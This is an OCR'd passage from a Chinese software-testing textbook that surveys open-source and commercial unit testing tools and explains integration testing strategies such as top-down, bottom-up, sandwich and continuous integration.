


图 5-12 单个文件的代码复杂度具体信息

5.6.6 开源的单元测试工具

通过 JUnit 了解了单元测试工具的基本构成和功能。实际上,JUnit 只是开源的单元测试工具中的一个代表,还有许多开源的单元测试工具可以使用。例如,在 JUnit 基础之上扩展的

一些工具,如 Boost、Cactus、CUTest、JellyUnit、Junitperf、JunitEE、Pisces 和 QtUnit 等。

在选择测试工具时,首先可考虑开源工具,毕竟开源工具投入成本低,而且有了源代码,能结合自己特定的需求进行修改、扩展,具有良好的定制性和适应性。如果开源工具不能满足要求,再考虑选用商业工具。

1. C/C++语言单元测试工具

(1) 适合各种操作系统:C Unit Test System,CppTest,CppUnit,CxxTest。

(2) Win32/Linux/Mac OS X:UnitTest++。

(3) Win32/Solaris/Linux:Splint。

(4) Mac OS X:ObjcUnit,OCUnit,TestKit。

(5) UNIX:cutee。

(6) Linux:GUNit。

(7) Windows:simplectest。

(8) 嵌入式系统:Embedded Unit。

(9) 其他:Cgreen、POSIX Check。

2. Java 语言单元测试工具

(1) TestNG 的灵感来自 JUnit,消除了老框架的大多数限制,使开发人员可以编写更加灵活的测试代码,处理更复杂、量更大的测试。

(2) PMD(http://pmd.sourceforge.net/)是一款采用 BSD 协议发布的 Java 程序代码检查工具,功能强、效率高,能检查 Java 代码中是否含有未使用的变量、是否含有空的抓取块、是否含有不必要的对象或过于复杂的表达式、冗余代码等。

(3) CheckStyle、FindBugs、Jalopy 都是代码静态测试工具。

(4) Surrogate Test framework 是基于 AspectJ 技术,适合于大型、复杂 Java 系统的单元测试框架,并与 JUnit、MockEJB 和各种支持 Mock 对象的测试工具无缝结合。

(5) Mock Object 类工具:MockObjects、Xdoclet、EasyMock、MockCreator、MockEJB、ObjcUnit、jMock 等。例如,EasyMock 通过简单的方法对于指定的接口或类生成 Mock 对象的类库,把测试与测试边界以外的对象隔离开,利用对接口或类的模拟来辅助单元测试。

(6) Mockrunner 是 J2EE 环境中的单元测试工具,包括 JDBC、JMS 测试框架,支持 Struts、Servlets、EJB、过滤器和标签类。

(7) Dojo Objective Harness 是 Web 2.0 (Ajax)UI 开发人员用于 JUnit 的工具。与已有的 JavaScript 单元测试框架(比如 JSUnit)不同,DOH 不仅能够自动处理 JavaScript 函数,还可以通过命令行界面和基于浏览器的界面完成 UI 的单元测试。

(8) jWebUnit (http://jwebunit.sourceforge.net/)基于 Java 的测试网络程序的框架,提供了一套测试见证和程序导航标准。以 HttpUnit 和 JUnit 单元测试框架为基础,提供了导航 Web 应用程序的高级 API,并通过一系列断言的组合来验证链接导航、表单输入项和提交、表格内容以及其他典型商务 Web 应用程序特性的正确性。jWebUnit 以 JAR 文件形式存在,很容易和大多数 IDE 集成起来。

(9) JSFUnit 测试框架是构建在 HttpUnit 和 Apache Cactus 之上,对 JSF(Java Server Faces)应用和 JSF AJAX 组件实施单元测试,在同一个测试类里测试 JSF 产品的客户端和服务器端。支持 RichFaces 和 Ajax4jsf 组件,还提供了 JSFTimer 组件来执行 JSF 生命周期的性

能分析。通过 JSFUnit API,测试类方法可以提交表单数据,并且验证管理的 bean 是否被正确更新。借助 Shale 测试框架(Apache 项目),可以对 Servlet 和 JSF 组件的 Mock 对象实现,也可以借助 Eclipse Web Tools Platform(WTP)和 JXInsight 协助对 JSF 应用进行更有效的测试。

3. 其他语言单元测试工具

(1) HtmlUnit 是 JUnit 的扩展测试框架之一,使用例如 table、form 等标识符将测试文档作为 HTML 来处理。

(2) NUnit 是类似于 JUnit、针对 C# 语言的单元测试工具。NUnit 利用了许多. NET 的特性,如反射机制。NUnitForms 是 NUnit 在 WinFrom 上的扩展。

(3) TestDriven. Net 就是以插件的形式集成在 Visual Studio 中的单元测试工具,其前身是 NUnitAddIn。个人版可以免费下载使用,企业版是商业化的工具。

(4) PHPUnit 是针对 PHP 语言的单元测试工具。

(5) DUnit 是 xUnit 家族中的一员,用于 Delphi 的单元测试。

(6) SQLUnit 是 xUnit 家族的一员,以 XML 的方式来编写,用于对存储过程进行单元测试,也可以用于针对数据库数据、性能的测试等。

(7) Easyb 是一个基于 Groovy 行为驱动开发的测试工具,为 Java 和 Groovy 测试。

(8) RSpec 是 Ruby 语言的新一代测试工具,与 Ruby 的核心库 Test::Unit 相比功能上非常接近。RSpec 的优点是可以容易地编写领域特定语言(Domain Specific Language,DSL),其目标是支持 BDD(Behaviour-Driven Development,行为驱动开发),BDD 是一种融合了 TDDt、Acceptance Test Driven Planning 和 Domain Driven Design 的一种敏捷开发模型。

(9) ZenTest 也是针对 Ruby 语言的单元测试工具,可以和 Autotest 一起使用。

5.6.7 商业的单元测试工具

Java/PHP/Ruby 等语言的单元测试工具以开源工具为主,而 C/C++ 语言的单元测试工具以商业工具为主,例如,Parasoft C++、PR QA · C/C++、CompuWare DevPartner for Visual C++BoundsChecker Suite、Panorama C++ 等。另外,相对开源工具,商业性工具在功能、易用性、稳定和技术支持等方面具有一定的优势。单元测试工具,除了代码扫描工具(如 Parasoft C++)之外,还有其他一些工具,如:

(1) 内存资源泄漏检查工具,如 CompuWare BounceChecker、IBM Rational PurifyPlus 等。

(2) 代码覆盖率检查工具,如 CompuWare TrueCoverage、IBM Rational PureCoverage、TeleLogic Logiscope 等。

(3) 代码性能检查工具,如 Logiscope 和 Macabe 等。

针对 Java 语言的商业工具,代表产品是 DevPartner Studio for Java、Parasoft Jtest、Sitraka JProbe Suite 和 PR QA · J 等。国内较著名的商业化单元测试工具,则有 Visual Unit (http://www. kailesoft. cn/)是可视化单元测试工具,支持语句、条件、分支及路径覆盖的测试,使用简单,基本不需要编写测试代码。VU 还增强了调试器功能(如自由后退、用例切换),提高了调试的效率。

1. DevPartner Studio 专业版

具有很强的功能,如代码审查、性能分析、内存分析、安全扫描、错误发现和诊断、集成报

告、系统比较、代码覆盖率分析等。支持目前主流的平台和技术，如 Visual Studio 2008、Visual Studio Team System 2008、Windows Server 2008、.NET Framework 3.5、Windows Presentation Foundation（WPF）、Language Integrated Query（LINQ）和 ASP.NET AJAX Extensions。

其中，Jcheck 是功能强大的、图形化的 Java 程序的线程和事件分析工具；DBPartner 是数据库开发及测试工具，DBPartner Debugger 可进行交互式的存储过程开发、调试和优化；而 BoundsChecker 是实时错误检测工具，定位程序在运行时期发生的各种错误，包括指针变量的错误操作、使用未初始化的内存和内存/资源泄漏错误。

2. Parasoft C++Test

C++Test 能够自动测试 C/C++代码构造（白盒测试）、测试代码的功能性（黑盒测试）和维护代码的完整性（回归测试），其单元级的测试覆盖率可以达到 100%。C++Test 具有以下特性。

(1) 自动建立类/函数的测试驱动程序和桩调用，并允许定制这些桩函数的返回值或加入自己的桩函数。

(2) 单键执行白盒测试的所有步骤。

(3) 自动建立和执行类/函数的测试用例。

(4) 提供快速加入执行说明和功能性测试的框架。

(5) 执行自动回归测试和组件测试（COM）。

(6) 高度可定制的，例如，可以改变测试用例的生成参数，过滤一定的文件、类或方法，在任何层次上进行测试。

(7) 直接安装在 DevStudio 环境中，支持极限编程（extreme Programming，XP）模式下的代码测试。

3. Parasoft Jtest

Jtest 通过自动生成和执行全面测试类代码及其分支的测试用例，从而较彻底地检查被测类的结构。Jtest 使用一个符号化的虚拟机执行类，并搜寻未捕获的运行异常。对于检测到的每个异常情况，Jtest 报告一个错误，并提供导致错误的栈轨迹和调用序列。主要特性如下。

(1) 检验超过 350 个来自 Java 专家的开发规范，自动纠正违反超过 160 个编码规范的错误，并允许用户通过图形方式或自动创建方式来自定义编码规范。

(2) 通过简单的操作，自动实现代码基本错误的预防，包括单元测试和代码规范的检查。

(3) 生成并执行 JUnit 单元测试用例，对代码进行即时检查。

(4) 提供了进行黑盒测试、模型测试和系统测试的快速途径。

(5) 确认并阻止代码中不可捕获的异常、函数错误、内存泄漏、性能问题、安全弱点的问题。

(6) 监视测试的覆盖范围，自动执行回归测试。

(7) 支持大型团队开发中测试设置和测试文件的共享，支持 DbC 编码规范。

(8) 实现和 IBM Websphere Studio /Eclipse IDE 的安全集成。

4. Parasoft .TEST

专为.NET 开发而推出的单元测试工具，可用于任何 Microsoft .NET 框架的语言，如 C#，VB.NET 和 Managed C++。

(1) 使用超过 200 条的工业标准代码规则对所写代码自动执行静态分析，这些规则有助

于将.NET全面的编程技术和领域知识应用到代码中，防止错误的出现。

(2) 自动测试代码构造与功能。.TEST智能特性，能提取代码、审查代码，生成测试用例，自动完成单元测试。.TEST产生的单元测试可以由用户自定义。

(3) 通过自动衰减测试自动地维持代码完整性。

5. IBM Rational PurifyPlus

IBM Ration PurifyPlus包含以下三种工具。

(1) PureCoverage提供代码覆盖率分析，找出未经测试的程序代码，度量在所有测试用例中多少代码运行了，多少代码没有运行。

(2) Quantify用来进行性能分析，识别应用程序性能瓶颈。

(3) Purify用来进行内存分析，寻找应用程序的内存泄漏和错误的内存使用，这些有可能导致应用程序崩溃。

6. JProbe Suite

JProbe Suite包括4个独立工具：Memory Debugger和Profiler被称作程序性能工具，而Threadalyzer和Coverage被称作程序校正工具。

(1) Memory Debugger可发现因不足参数管理和对象的过度分配而引起的内存泄漏。

(2) Profiler通过统计程序各部分的运行时间帮助找出程序的性能瓶颈。

(3) Threadalyzer通过找出程序中的死锁和空值以检验线程的正确性。

(4) Coverage用来报告程序的测试覆盖率和未测试覆盖。

7. PRQA单元测试工具

PRQA提供的代码测试工具有QA·C,QA·C++和QA·J(http://www.pr-qa.com/programmingresearch/PRODUCTS.html)，包括进行编码规则检查和静态分析，找出过于复杂、不便于移植和维护等各种代码质量问题。PRQA公司提供编码规则检查工具包，包括HIGH·INTEGRITY C++,QA·MISRA和QA·JSF＋＋。PRQA的静态测试工具可与Vector公司的动态测试工具VectorCAST很好地集成。而且，它还能够和Headway的Structure101很好地集成，使后者具有复杂C/C++代码的结构分析以及质量度量能力。

5.7 系统集成的模式与方法

在软件开发中，经常会遇到这样的情况，单元测试时能确认每个模块都能单独工作，但这些模块集成在一起之后会出现有些模块不能正常工作的问题。这主要是因为模块相互调用时接口会引入新的问题，包括接口参数不匹配、传递错误数据、全局数据结构出现错误等。这时，需要进行集成测试(Integration Test)。集成测试是将已分别通过测试的单元按设计要求集成起来再进行的测试，以检查这些单元之间的接口是否存在问题，包括接口参数的一致性引用、业务流程端到端的正确性等。

集成测试既要求参与的人熟悉单元的内部细节，又要求能够从足够高的层次上观察整个系统。一般由有经验的测试人员和软件开发者共同完成集成测试的计划和执行。集成测试是白盒测试和黑盒测试相结合的典型应用场景。在自底向上集成的早期，白盒测试占较大的比例，随着集成测试的规模越来越大，白盒测试所占的比重在逐步减少，渐渐地黑盒测试占据主导地位。

5.7.1 集成测试的模式

在开始集成测试时，首先需要选择集成模式。集成模式是软件集成测试中的策略体现，其重要性是明显的，直接关系到测试的效率、结果等，一般要根据具体的系统来决定采用哪种模式。集成测试基本可以概括为以下两种。

(1) 非渐增式测试模式：先分别测试每个模块，再把所有模块按设计要求放在一起结合成所要的程序，如大棒模式。

(2) 渐增式测试模式：把下一个要测试的模块同已经测试好的模块结合起来进行测试，测试是在模块一个一个的扩展下进行，其测试的范围逐步增大。

在非增量式集成中容易出现混乱，因为测试时可能发现一大堆错误，为每个错误定位和纠正非常困难，并且在改正一个错误的同时又可能引入新的错误，新旧错误混杂，更难断定出错的原因和位置。与之相反的是增量式集成模式，程序一段一段地扩展，每次测试的接口非常有限，错误易于定位和纠正，界面的测试也可做到完全彻底。在两种模式中，增量式集成模式有一定的优势，但它们有各自的优缺点。

(1) 渐增式测试模式需要编写的软件较多，工作量较大，而非渐增式测试开销小。

(2) 渐增式测试模式发现模块间接口错误早；而非渐增式测试模式晚。

(3) 非渐增式测试模式发现错误，较难诊断；而使用渐增式测试模式，如果发生错误则往往和最近加进来的那个模块有关。

(4) 渐增式测试模式测试更彻底。

(5) 渐增式测试模式需要较多的机器时间。

(6) 使用非渐增式测试模式，可以并行测试。

在实际工作中，一般采用渐增式测试模式，具体的实践有自顶向下、自底向上、混合策略等。

5.7.2 自顶向下和自底向上集成方法

1. 自顶向下法

自顶向下法(Top-down Integration)，从主控模块("主程序")开始，沿着软件的控制层次向下移动，从而逐渐把各个模块结合起来。在集成过程中，可以使用深度优先的策略或宽度优先的策略，如图5-13所示，其具体步骤如下。

(1) 对主控模块进行测试，测试时用桩程序代替所有直接附属于主控模块的模块。

(2) 根据选定的结合策略(深度优先或宽度优先)，每次用一个实际模块代替一个桩程序(新结合进来的模块往往又需要新的桩程序)。

(3) 在结合下一个模块的同时进行测试。

(4) 为了保证加入模块没有引进新的错误，可能需要进行回归测试(即全部或部分地重复以前做过的测试)。

图5-13 自顶向下集成方法示意图

从第(2)步开始不断地重复进行上述过程，直至完成。自顶向下法的主要优点是：不需要测试驱动程序，能够在测试阶段的早期实现并验证系统的主要功能，而且能在早期发现上层模块的接口错误。其缺点是：需要桩程序，可能遇到与此相联系的测试困难，低层关键模块中的

错误发现较晚，而且用这种方法在早期不能充分展开人力。

2. 自底向上法

自底向上(Bottom-up Integration)测试从"原子"模块(即在软件结构最底层的模块)开始集成以进行测试，如图 5-14 所示，具体策略如下。

(1) 把底层模块组合成实现某个特定的软件子功能的族。

(2) 写一个驱动程序(用于测试的控制程序)，协调测试数据的输入和输出。

(3) 对由模块组成的子功能族进行测试。

(4) 去掉驱动程序，沿软件结构自下向上移动，把子功能族组合起来形成更大的子功能族(Cluster)。

从第(2)步开始不断地重复进行上述过程，直至完成。




图 5-14 自底向上集成方法示意图

自底向上法的优缺点与自顶向下法刚好相反。

5.7.3 混合策略

在具体测试中，可采用混合策略，即结合上述的两种方法——自顶向下法和自底向上法来逐步实施集成测试。

(1) 改进的自顶向下法：基本使用"自顶向下"法，但在测试早期，使用"自底向上"法测试少数的关键模块。

(2) 混合法：对软件结构中较上层，使用的是"自顶向下"法；对软件结构中较下层，使用的是"自底向上"法，两者相结合，如图 5-15 所示。




图 5-15 混合策略集成示意图

这种混合策略也有一些不同的组合方式，如三明治集成方法(Sandwich Integration)，基本思想是一致的，自两头向中间集成，只是具体实现有些差异，如图 5-16 所示。




图 5-16 三明治集成方法示意图

采用三明治方法的优点是：它将自顶向下和自底向上的集成方法有机地结合起来，不需要写桩程序，因为在测试初自底向上集成已经验证了底层模块的正确性。采用这种方法的主要缺点是：在真正集成之前每一个独立的模块没有完全测试过。

5.7.4 持续集成

通常系统集成都会采用持续集成的策略，软件开发中各个模块不是同时完成，根据进度将完成的模块尽可能早地进行集成，有助于尽早发现 Bug，避免集成中大量 Bug 涌现。同时自底向上集成时，先期完成的模块将是后期模块的桩程序，而自顶向下集成时，先期完成的模块将是后期模块的驱动程序，从而使后期模块的单元测试和集成测试出现了部分的交叉，不仅节省了测试代码的编写，也有利于提高工作效率。

